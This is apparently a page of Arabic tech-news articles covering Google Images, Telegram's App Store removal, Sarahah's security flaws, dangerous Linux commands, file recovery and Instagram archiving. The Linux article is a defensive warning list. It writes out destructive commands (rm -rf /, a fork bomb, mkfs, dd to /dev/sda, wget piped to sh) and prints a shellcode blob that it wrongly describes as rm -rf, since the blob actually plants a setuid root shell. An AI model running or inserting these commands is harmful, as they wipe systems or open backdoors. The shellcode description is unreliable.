جوجل تصعّب سرقة الصور من نتائج البحث

قامت شركة جوجل Google بإجراء تغيير قد يبدو صغيراً وذلك في قسم البحث عن الصور لكن سيكون له على الأغلب أثراً كبيراً، حيث تم حذف زر عرض الصورة الذي يظهر عند الضغط على إحدى الصور في نتائج البحث، والذي كان يسمح بعرض الصورة ضمن نافذة جديدة بالحجم الكامل، ويُعتبر هذا الزر مفيداً إلى درجة كبيرة بالنسبة لأغلب المستخدمين كطريقة سريعة لحفظ الصورة، أما الآن سيتعين على المستخدمين تنفيذ بعض الخطوات الإضافية قبل القيام بحفظ الصورة.

التغيير الجديد يهدف بشكل أساسي إلى جعل موضوع حفظ الصورة أكثر صعوبة وإحباطاً للمستخدمين، وذلك بعد الكثير من الانتقادات التي وجّهت إلى موقع جوجل من قبل المصورين الفوتوغرافيين والناشرين الذين اتهموا الموقع بتسهيل سرقة صورهم من خلال صفحة البحث عن الصور، وسيكون حذف الزر هو أحد الاجراءات التي سيتخذها الموقع من أجل الرد على هذه الاتهامات، حيث قام الموقع أيضاً قبل أسبوع بجعل إخلاء مسئولية حقوق الطبع والنشر الخاصة بالصور أكثر بروزاً ضمن صفحة نتائج البحث.

كما ويبدو أن القصد من إزالة الزر هو أما منع الناس من أخذ الصور من نتائج البحث أو على الأقل إجبارهم على زيارة الموقع الذي يعرض الصورة حتى يتمكّن الموقع من عرض الإعلانات والحصول على مزيد من العائدات، وبالتالي فإنه وعند زيارة الموقع ستكون هناك فرصة أكبر لتعريف الزائرين بحقوق نشر الصورة قبل استعمالها، فيما تبدو وكأنها أخبار رائعة للناشرين، ولكنها ستكون مزعجة لأغلب المستخدمين الذين سيضطرون لزيارة الموقع وانتظار اكتمال تحميله والعثور على الصورة ومن ثم تحميلها، أما الأسوأ هو ما تقوم به بعض المواقع حيث تمنع المستخدم من حفظ الصورة من خلال النقر بزر الفأرة الأيمن وانتقاء خيار حفظ الصورة.

لحسن الحظ أنه ما زال هنالك طريقة واحدة على الأقل لحفظ الصورة مباشرةً من نتائج البحث دون زيارة الموقع، حيث يمكنك ببساطة الضغط بزر الفأرة الأيمن على الصورة واختيار فتح الصورة في علامة تبويب جديدة وبالتالي الحصول على عرض للصورة بكامل حجمها، لكن على الأغلب فإن الطريقة غير مستخدمة أو غير معروفة من قبل الباحثين عن الصور بنفس إمكانية استخدام زر عرض الصورة قبل حذفه.

وبالإضافة إلى حذف زر عرض الصورة فقد قام موقع جوجل بحذف زر البحث عن طريق الصورة والذي يظهر عند فتح الصورة، ولكن لا يبدو أن هذا التغيير ذا أهمية كبرى خاصةً مع إمكانية المستخدم سحب الصورة إلى شريط البحث، حيث تم استخدام هذا الزر من قبل بعض المستخدمين سابقاً للبحث عن نسخ من الصورة لا تتضمن علامات مائية خاصة بأشخاص أو مواقع.

في حين أنه من الجيد أن نرى موقع جوجل مهتماً بحقوق النشر الخاصة بالمصورين وبأهمية زيارة المواقع قبل سحب الصور منها، إلا أن الخطوات الجديدة ستكون مزعجة لبعض المستخدمين، وتبدو هذه التغييرات موجهة في المقام الأول لهدف منع سرقة الصور ولفت النظر إلى موضوع حقوق النشر.


مقالات قد تعجبك:
جوجل أقوى شركة إعلانية ستحظر العديد من الإعلانات
جوجل تستخدم الذكاء الاصطناعي للتنبؤ بتأخر الرحلات الجوية
ميزة جديدة في لوحة مفاتيح جوجل لإنشاء صور سيلفي متحركة GIF
جوجل أصلحت خطأ في أجهزة أندرويد كان يسبب بطء في شبكات Wi-Fi
ميزة إبداعية في تطبيق جوجل للفن جعلته من أكثر التطبيقات تحميلاً

آبل حذفت مؤقتاً تطبيق Telegram من متجرها بسبب مواد إباحية

قامت شركة آبل Apple بحذف تطبيق المراسلة Telegram ونظيره Telegram X من المتجر المخصص للتطبيقات App Store لأسباب قالت إنها متعلقة بمحتوى غير مناسب، وهي خطوة أثارت استغراب العديد من المستخدمين حول العالم خاصةً مع عدم تقديم تفسيرات من الشركة، لكن اليوم تم تحديد السبب الرئيسي الذي دفع بالشركة إلى هذه الخطوة، حيث أن المحتوى غير المناسب كان في الحقيقة مواد إباحية متعلقة بالأطفال تم توزيعها عبر التطبيقين للهاتف المحمول.

رئيس قسم التسويق في شركة آبل Phil Schiller كتب عن هذا الموضوع: تم حذف تطبيق Telegram من متجر App Store بعد أن اكتشف فريق المتجر وجود محتوى غير قانوني متعلق بمواد إباحية على التطبيق المذكور، وبعد التأكد من وجود هذا المحتوى المخالف تم حذف التطبيق وتنبيه الجهة المطورة له وإخبار السلطات المناسبة بما في ذلك المراكز المهتمة بالأطفال.

ويعتبر توزيع المواد الإباحية المتعلقة بالأطفال من بين أشد الجرائم خطورة على شبكة الإنترنت، وغالباً ما يتحمل كل من المستعملين والمنتديات المشاركة في هذا العمل المسؤولية عن منع توزيع هذه الصور وأشرطة الفيديو وعدم السماح لها بالانتشار بأي شكل من الأشكال على الانترنت، ونستطيع القول أن كل شبكة اجتماعية ومنصة تكنولوجيا كبيرة على الانترنت تستخدم مجموعة واسعة من وسائل الحماية الرقمية لمنع نشر المواد الإباحية عن الأطفال والكشف عن ذلك فور توزيعها.

لكن تطبيق Telegram لم يتجهز تماماً لمنع حدوث هذه المخالفات، مما دفع بشركة Apple لحذفه من المتجر، حيث قال الرئيس التنفيذي Pavel Durov في شركة Telegram: قامت شركة Apple بتنبيهنا بوجود مواد غير مناسبة يتم توزيعها لمستخدمينا، وعلمنا أن كل من Telegram و Telegram X سيتم حذفهما من المتجر، وحالما يتم إيجاد الحلول المناسبة فإننا نتوقع عودة التطبيقين إلى المتجر

هذه الحلول لم تتأخر كثيراً، فتطبيقا Telegram عادا إلى المتجر وهما متوافران للتحميل، مع العلم أنه لم تكن المرة الأولى التي يتعرض فيها تطبيق Telegram لأمور مماثلة، ففي العام الماضي كان لدى الشركة قضايا مماثلة متعلقة بالإرهاب، وقد تعرضت لانتقادات شديدة من قبل بعض الحكومات بسبب فشلها في التعامل مع كيفية استخدام الإرهابيين للمحادثات المشفرة على التطبيق، الأمر الذي دفع الحكومة الإندونيسية للتهديد بحظر التطبيق في شهر تموز الماضي على خلفية استخدامه لنشر مواد دعائية متعلقة بتنظيم داعش الإرهابي.


مقالات قد تعجبك:
مستعرض أوبيرا الجديد وسيلة سريعة للدردشة على واتس آب و فيس بوك مسنجر وتيليغرام
رسمياً : إطلاق ميزة المكالمات الصوتية في تيليجرام على أندرويد و iOS
خدمة إرسال الأموال قادمة إلى WhatsApp ويتم تجربتها حالياً في الهند
تطبيق WhatsApp يحارب الرسائل المكررة أو الوهمية
فيس بوك تختبر زر جديد للوصول لـ WhatsApp عبر تطبيقها الرئيسي

تطبيق صراحة يعاني من مشاكل أمنية خطيرة

تلبية لفضول البشر في معرفة ماذا يُقال عنهم بصراحة ، فقد حقق تطبيق صراحة Sarahah الشهير عبر فيس بوك Facebook انتشاراً واسعاً و خاصة في صفوف المراهقين .

و لطالماً ما أثار هذا التطبيق مخاوف أمنية من العديد من المختصين في مجال الأمن و الحماية حيث كان آخرهم الباحث سكوت هيلم Scott Helme .

و بحسب الباحث السابق فإن المخاوف الأمنية تركزت على نسخة الويب من تطبيق صراحة و ليس تطبيق الموبايل .

و وصف الباحث أن نظام الحماية CSRF الخاص بتطبيق صراحة تعتبر سهلة التجاوز . حيث يعتبر بحد ذاته شكل خطير من الهجوم و الذي يمكن أن يؤدي إلى تصرفات سيئة على حساب الفيس بوك Facebook للشخص الذي سجل من خلاله في خدمة صراحة ، حيث أشار الباحث إلى أن المهاجم يمكن أن يستغل هذا الأمر من أجل إجبار الحساب على تفضيل منشورات معينة .

كما أشار إلى أنه و في شهر آب المنصرم قام باحث آخر يدعى روني داس Rony Das من معهد Defencely باكتشاف ملفات XSS ( سكريبت عبر الموقع ) قابلة للإصابة و التي يمكن من خلالها القيام و بشكل عدائي برفع محتويات تكون بشكل خاص بصيغة أتش تي إم إل HTML و جافا  سكريبت JavaScript و التي يمكن أن يتم إستدعاؤها و تنفيذها ضمن المتصفح و بالتالي فإنه يمكن عبر هذا النوع من الهجوم القيام بإعادة تحويل المستخدم إلى مواقع أخرى و التي يمكن أن تحوي على برمجيات خبيثة مثل الفايروسات أو برامج التجسس .

الباحث هيلم Helme اكتشف أيضاً مشاكل خطرة مع نظام الحماية و الذي يمنع الموقع من استخدام بروتوكول إتش إس تي إس HSTS  و الذي يُستخدم بشكل متزايد من أجل حماية المستخدمين من اختراق الكوكيز و هجمات البروتوكول منخفض الحماية .

يملك تطبيق صراحة نظام تصفية ( فلترة ) و الذي يستطيع من خلاله استبعاد منشورات بالاعتماد على الكلمات المستخدمة .و بحسب هذا النظام فإن كلمة سكريبت “script” ضمن الكلمات المستبعدة و من المحتمل أن تكون هذه ” طريقة بلهاء ” من أجل تجنب هجمات XSS  كون هناك الكثير الكثير من الطرق من أجل إدخال الجافاسكريبت الخاص بالمهاجم دون استخدام وسم أو تاغ سكريبت script .

و اكتشف الباحث أيضاً افتقار تطبيق صراحة لأي نوع من التقييد سامحا للمستخدم بإمكانية إرسال الكثير من الرسائل سوية. و هي مشلكة تتعلق بقضايا الحماية و معايير المجتمع و ذلك بسبب أن هذا يسبب إزعاج الضحية بعدد لا نهائي من الرسائل المزعجة و ذلك فقط من خلال كتابة سكريبت  بسيط ..

كما يفتقر تطبيق صراحة إلى وظيفة حذف متعدد للرسائل و هو ما يجبر الضحية على قراءة الرسالة أو على الأقل إلقاء نظرة سريعة على كل الرسائل المزعجة التي تتلقاها .

كما عبر الباحث عن مخاوفه من الطريقة التي يتعامل فيها الموقع مع إعادة تعيين كلمة السر في حالة نسيانها و محاولات الدخول المعتمدة على التخمين . حيث يمكن أن يستخدم بطريقة مزعجة .

فمن أجل إعادة تعيين كلمة السر في تطبيق الصراحة فلا يطلب منك سوى عنوان البريد الإلكتروني المرتبط بالحساب ثم سيقوم الموقع بإنشاء ذاتي لكلمة سر جديدة يتم إرسالها إلى ذلك الإيميل و هذا أيضاً لا يقيد بعدد محدد و بالتالي يمكن كتابة سكريبت من أجل تغيير كلمة السر كل ثلاثين ثانية و هذا لن يؤدي إلى ملء صندوق الوارد للضحية فحسب إنما سيجعل من الصعب لهم الدخول إلى حسابهم

و نفس السكريبت السابق يمكن أن يستخدم من أجل منع المستخدم من الدخول إلى حسابهم بطريقة تسجيلات الدخول الخاطئة حيت يتم بعد عشر محاولات خاطئة قفل الحساب لفترة عشوائية من الزمن .

وقال الباحث أن مشكلته الأكبر مع التطبيق هي النقص الواضح في الاحترافية ، حيث قدم لهم ما وجده قبل أشهر من أجل تنبيههم على هذه القضايا الأمنية ، و بعد أشهر من المتابعة دون جدوى قام بكشف هذه القضايا عبر مدونته الشخصية .

أوامر مميتة لنظام لينوكس يجب عدم السماح بتنفيذها

تعتبر الأوامر في نظام اللينوكس Linuux قوية حيث لا يسألك لينوكس Linux من أجل تأكيد قيامك بالأمر في حال كان ذلك الأمر يضر بالنظام ، و إنه من غير المستغرب أن يقوم بعض الأشخاص بإغراء مستخدمي لينوكس الجدد من أجل تجربة بعض الأوامر الخطرة على سبيل المزاح فقط .

لذلك سنتحدث في هذه المقالة عن أخطر الأوامر في لينوكس و التي عليك عدم تنفيذها وعدم السماح بتنفيذ أي سكريبت Script يحتوي عليها .
مع الانتباه أن هذه المقالة ليست دليلاً تفصيليا عن تلك الأوامر حيث يمكن إعادة صياغة هذه الأوامر بطرق مختلفة .

يجب التنويه إلى أن العديد من هذه الأوامر لا تشكل خطراً إلا إذا سبقت ب sudo في نظام أوبينتو Ubuntu – حيث لا تعمل إلا بهذا الشكل – ، في باقي توزيعات لينوكس فإن معظم هذه الأوامر تتطلب صلاحيات الروت من أجل العمل .

الأمر : / rm -rf : يحذف كل شيء :

إن الأمر السابق يقوم بحذف كل شيء يمكن حذفه بما في ذلك الملفات على القرص الصلب و الملفات على أجهزة الوسائط القابلة للإزالة و المتصلة بالجهاز .

الشرح : 

rm : قم بحذف الملفات التالية .

rf- : قم بتشغيل الأمر rm  بشكل متكرر ( لحذف كل الملفات و المجلدات داخل مجلد محدد ) مع الإجبار على حذف جميع الملفات دون تحذيرك .

: و تعني هذه الفاصلة تنفيذ الأمر rm على المجلد الأصل روت root و الذي يحوي جميع الملفات على الحاسوب و على أجهزة الوسائطة بما في ذلك الملفات المشاركة عن بعد و الملفات في الأجهزة القابلة للإزالة .

يمكن استخدام الأمر السابق بطرق أخرى فمثلا الأمر “~ rm –rf ” سيقوم بحذف كل الملفات في المجلد الرئيسي الهوم بينما الأمر *.rm -rf سيقوم بحذف جميع ملفات التهيئة .

اشكال مخفية من الأمر / rm -rf 

الكود التالي هو الشكل العشري للأمر السابق و له نفس العمل لذلك يجب الانتباه و عدم تنفيذ أي كود لا تفهمه :

 char esp[] __attribute__ ((section(“.text”))) /* e.s.p

release */

= “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68”

“\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99”

“\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7”

“\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56”

“\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31”

“\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69”

“\x6e\x2f\x73\x68\x00\x2d\x63\x00”

“cp -p /bin/sh /tmp/.beyond; chmod 4755

/tmp/.beyond;”;

:(){ :|: & };: الأمر

يبدو الأمر السابق بسيطاً و لكنه خطير حيث يقوم بتعريف دالة تقوم باستنساخ نفسها ، و تستمر عمليات النسخ مما يؤدي إلى تكاثر هذه الدالة بشكل مستمر مما يؤدي إلى استهلاك كامل قدرة المعالج المركزي CPU و الذاكرة ، و يمكن أن تؤدي في النهاية إلى تجميد نظام التشغيل ،

لذلك إن أوامر الاستنساخ قوية رغم أنها قصيرة جداً

الأمر mkfs.ext4 /dev/sda1

إن الأمر السابق سهل للفهم حيث يعبر :

mkfs.ext4 : إنشاء نظام ملفات جديد من النوع ext4 على القرص الصلب التالي لهذا الأمر .

/dev/sda1 : تحديد القسم الأول ( القرص ) على الهارد الأول على جهازك و الذي من المحتمل أن يكون قيد الاستخدام .

يمكن تقريب الأمر السابق كالقيام بفرمتة القرص المحلي C في ويندوز Windows حيث سيقوم بمسح جميع الملفات على أول الأقراص المحلية و يستبدلها بنظام ملفات جديد .

يمكن للأمر السابق أن يكون بأشكال أخرى مثل : mkfs.ext3 /dev/sdb2 و الذي سيؤدي إلى فرمتة القرص المحلي الثاني على الهارد الثاني بنظام ملفات من النوع ext3 . 

يجب الانتباه من تشغيل أوامر على الهارد ديسك و التي تبدأ ب /dev/sd   .

الأمر command > /dev/sda :

يقوم الأمر السابق بتنفيذ أمر ما و يرسل مخرجات هذا الأمر مباشرة إلى أول قرص صلب على جهازك ،ويقوم بكتابة البيانات مباشرة على القرص الصلب و يخرب ملفات النظام .

 command يعني تشغيل أمر ما ( يمكن أن يكون أي أمر ) 

> : إرسالة مخرجات الأمر السابق إلى المسار التالي لها   

/dev/sda : كتابة مخرجات الأمر السابق مباشرة على القرص الصلب .

الأمر dd if=/dev/random of=/dev/sda

سيقوم سطر الأوامر السابق بمسح البيانات من أحد الأقراص الصلبة .

dd : إنجاز نسخ منفخض المستوى من موقع إلى آخر . 

if=/dev/random : استخدام  /dev/random ( بيانات عشوائية ) كبيانات إدخال ، يمكن أحيانا رؤية مواقع مثل /dev/zero ( أصفار ) .

of=/dev/sda : كتابة بيانات الإخراج على أول قرص صلب مع استبدال ملفات النظام ببيانات عشوائية لا قيمة منها .

إن الأمر dd يقوم بنسخ البيانات من موقع إلى آخر و هذا الأمر يمكن أن يكون خطراً إذا ما قمت بالنسخ بشكل مباشرة إلى القرص الصلب .

الأمر mv ~ /dev/null :

/dev/null هو مكان آخر خاص حيث إن نقل ملف ما إلى المسار /dev/null يعني تحطيمه ، يمكن تشبيه الموقع /dev/null كحفرة سوداء و لذلك فإن الأمر mv ~ /dev/null يعني إرسال كل ملفاتك الشخصية إلى حفرة سوداء .

mv : نقل الملف أو المسار التالي إلى مكان آخر

~ : تمثل كامل المجلد الرئيسي ( الهوم ) . 

/dev/null : نقل المجلد الرئيسي ( الهوم ) إلى /dev/null و تحطيم كل الملفات التي بداخله مع حذف النسخة الأصلية . 

الأمر wget http://example.com/something -O – | sh

يعني سطر الأوامر السابق تحميل ملف سكريبت script من الويب ثم إرساله إلى sh و الذي يقوم بتنفيذ محتويات هذا السكريبت ، هذا الأمر يمكن أن يكون خطراً في حال لم تكن متأكد من السكريبت الذي قمت بتحميله أو أن أنك لا تثق بالمصدر .

wget : تحميل ملف

http://example.com/something : ( هذا مثال فقط ) حمل الملف من هذا المكان حيث يكتب مسار الملف كاملاً  .

| : أرسل الملف المحمل مباشرة إلى أمر أخر .

sh : أرسل الملف إلى الأمر sh و الذي سيقوم بتنفيذه في حال كان ملف سكريبت ..

يجب عدم القيام بتنفيذ أي سكريبت غير معروف المصدر .

كانت هذه أبرز الأوامر الخطرة في نظام لينوكس Linux ، إذا كنت تعرف أي أوامر خطرة أخرى فلا تبخل في نشرها من خلال تعليق …

لماذا يمكن استعادة الملفات المحذوفة و كيفية منع ذلك

عندما تقوم بحذف ملف ما فإنه لا يتم إزالته نهائياً حتى ولو قمت بإفراغ سلة المحذوفات ، حيث يستمر وجوده في مكان ما على القرص الصلب و هذا ما يمكن المستخدمين من استعادة ملفاتهم بعد الحذف .

لماذا يمكن استعادة الملفات المحذوفة :

في البداية يجب أن نعرف :

ماذا يحدث عند حذف ملف ما ؟

يقوم نظام التشغيل بتعقب مكان الملف على القرص الصلب من خلال ما يعرف ب ” المؤشر ” “pointers ” حيث يكون لكل ملف أو مجلد مؤشر يخبر ويندوز Windows أين تبدأ بيانات ذلك الملف و أين تنتهي .

عندما تقوم بحذف الملف يقوم ويندوز Windows أو أي نظام تشغيل آخر بحذف هذا المؤشر و يصف هذا القطّاع (sector ) الذي يحوي الملف على أنه مساحة حرة أو Free Space .

و على الرغم من ذلك فإن الملف أو المجلد المحذوف يبقى قابلاً للاستعادة حتى يتم الكتابة على ذلك القطاع الذي كان يحوي الملف أو المجلد ، و ذلك من خلال برامج الاستعادة و التي تقوم بفحص القرص الصلب للبحث عن تلك الملفات المحذوفة و من ثم استعادتها ،

إذا تمت الكتابة بشكل جزئي على ذلك القطاع فإن هذه البرامج تستطيع فقط إرجاع جزء من بيانات الملف مما يجعله غالباً ملفاً معطوباً .

لماذا لا يتم مسح الملفات نهائياً عندما نقوم بحذفها ؟

الجواب بسيط .. لأن مسح الملف نهائياً يأخذ وقتاً أكثر بكثير من مجرد حذف المؤشر ” Pointer ” فتصور مثلاً انك تحتاج لحذف ملف بحجم 10 غيغا بايت ، هذا الأمر لن يأخذ سوى لحظات قليلة في الحالة العادية،  أما في حال المسح الكامل فإن الوقت سيكون مساوياً للوقت الذي يأخذه كتابة 10 غيغا بايت من البيانات على القرص الصلب .

و لذلك و من أجل زيادة السرعة و تحسين الأداء فإن نظام ويندوز Windows و باقي الأنظمة لا تمسح محتوى الملف المحذوف ، إنما فقط تحذف المؤشر .

استعادة الملفات المحذوفة :

إذا ما قمت بحذف ملف ما عن طريق الخطأ و تحتاج إلى استعادته فيجب أن تأخذ بعين الاعتبار ما يلي :

1 – الاستعادة بأقصى سرعة ممكنة : نظام الويندوز Windows يتابع كتابة الملفات الجديدة على القرص الصلب مما يزيد فرصة الكتابة فوق تلك الملفات المطلوبة ، و لذلك لتأكيد إمكانية الإستعادة قم بمحاولة الاسترجاع مباشرة .

2 – استخدام القرص الصلب بأقل ما يمكن : و الطريقة الأفضل لاستعادة ملف محذوف هو القيام بإيقاف تشغيل الحاسوب مباشرة ، ثم نقل الهارد إلى حاسوب آخر و استخدام نظام التشغيل الموجود في الحاسوب المنقول إليه ثم القيام بالاستعادة ،

إذا قمت بمحاولة الاستعادة على نفس الهارد من خلال تنصيب برنامج الاستعادة إضافة إلى الاستخدام العادي فإن هذا الأمر يمكن أن يؤدي إلى الكتابة فوق ذلك الملف و بالتالي فقدانه.

سنتحدث قريباً إن شاء الله في مقالة منفصلة  عن طريقة استعادة الملفات … تابعونا

كيفية منع استعادة الملفات بعد الحذف :

و لكن بالمقابل فإن إمكانية الاستعادة لا تشكل دائماً عاملاً إيجابياً فمثلاً إذا أردت بيع حاسوبك أو تريد حذف ملفات هامة أو شخصية مثلاً و لا تريد أن يتمكن أحد من استعادتها فما الحل هنا ؟؟

لحسن الحظ هناك مجموعة من البرامج و التي تعتمد على الكتابة على القطاع الذي كان يحوي الملف المحذوف فمثلاً برنامج سي كلينر CCleaner يحوي على خاصية ماسح البيانات Drive Wiper و ذلك من خلال كتابة بيانات أخرى على المساحة الحرة على لأحد الأقرص الصلبة ، و بالتالي فإن جميع الملفات المحذوفة ستمحى .


أداة أخرى رائعة من أجل تأكيد عدم استعادة ملف ما و هي أداة Eraser و التي تقوم ” بتمزيق الملف ” مع الانتباه إلى أن هذا الأمر يجب أن يشمل جميع نسخ ذلك الملف ، هذه العملية تأخذ وقتاً أطول من الحذف العادي لذلك فهي ليست فكرة جيدة لحذف جميع الملفات إنما فقط للملفات التي لا ترغب لأحد إمكانية استعادتها .

أيضاً قد ترغب في بيع الحاسوب أو الهارد مثلاً و بالتالي تريد أن تتأكد من عدم إمكانية استعادة أي ملف إطلاقاً ،  فالخيار هنا هو برنامج DBAN من خلال حرقه على سي دي CD و الإقلاع منه حيث سيحذف كل شيء حتى نظام التشغيل ثم يقوم بالكتابة فوقه ببيانات عبثية .

و رغم ذلك يعتقد البعض انه يمكن استعادة الملفات حتى بعد الكتابة فوقها و لكن الأدلة تظهر بوضوح أن هذا الأمر غير صحيح أبداً .

تنويه : إن الشرح السابق لا يمكن تطبيقه على الأٌقراص الصلبة من نوع SSD  التي تدعم خاصية TRIM ، حيث أنه عند حذف الملف تُزال مباشرة من القرص الصلب و لا يمكن استعادتها و السبب في ذلك أنه في هذا النوع من الأقراص الصلبة لا يمكن الكتابة فوق البيانات في خلايا الفلاش Flash Cell _ و التي يعتمد عليها هذا النوع من الأقراص الصلبة من أجل تخزين البيانات _ ، و لكتابة بيانات جديدة يجب مسح محتويات الخلاياً أولا و هذا ما يقوم به نظام التشغيل بشكل مباشر عند حذف الملف .

كيفية إخفاء صور ومقاطع فيديو من حسابك على انستغرام دون حذفها كلياً

يعتبر برنامج الإنستغرام Instagram من أشهر التطبيقات في مجال مشاركة الصور ، وقد شهد تطوراً كبيراً في السنوات الخمس الأخيرة مثل الزيادة الكبيرة في عدد الفلاتر ، جعل الصور الملتقطة عبر iPhone 4S بشكل مربع والكثير غيرها ..

وهنا سنتحدث عن ميزة مهمة تفيد الكثير من المستخدمين الذين  يضطرون أحياناً إلى حذف بعض الصور كونها لا تتناسب مع بقية الصور في حسابهم (رغم أنهم لا يرغبون بحذفها ) . الآن أصبح بإمكانهم أرشفة تلك الصور بحيث تختفي من صور الحساب ولكنها لا تحذف .

الطريقة تعتبر غاية في البساطة وما عليك إلا أن تتبع الخطوات التالية :


قم بفتح تطبيق الإنستغرام ثم إدخل إلى الحساب الخاص بك حيث سيظهر كالتالي :

ثم قم باختيار الصورة التي تريد أرشفتها ، وهنا اخترنا هذه الصورة :

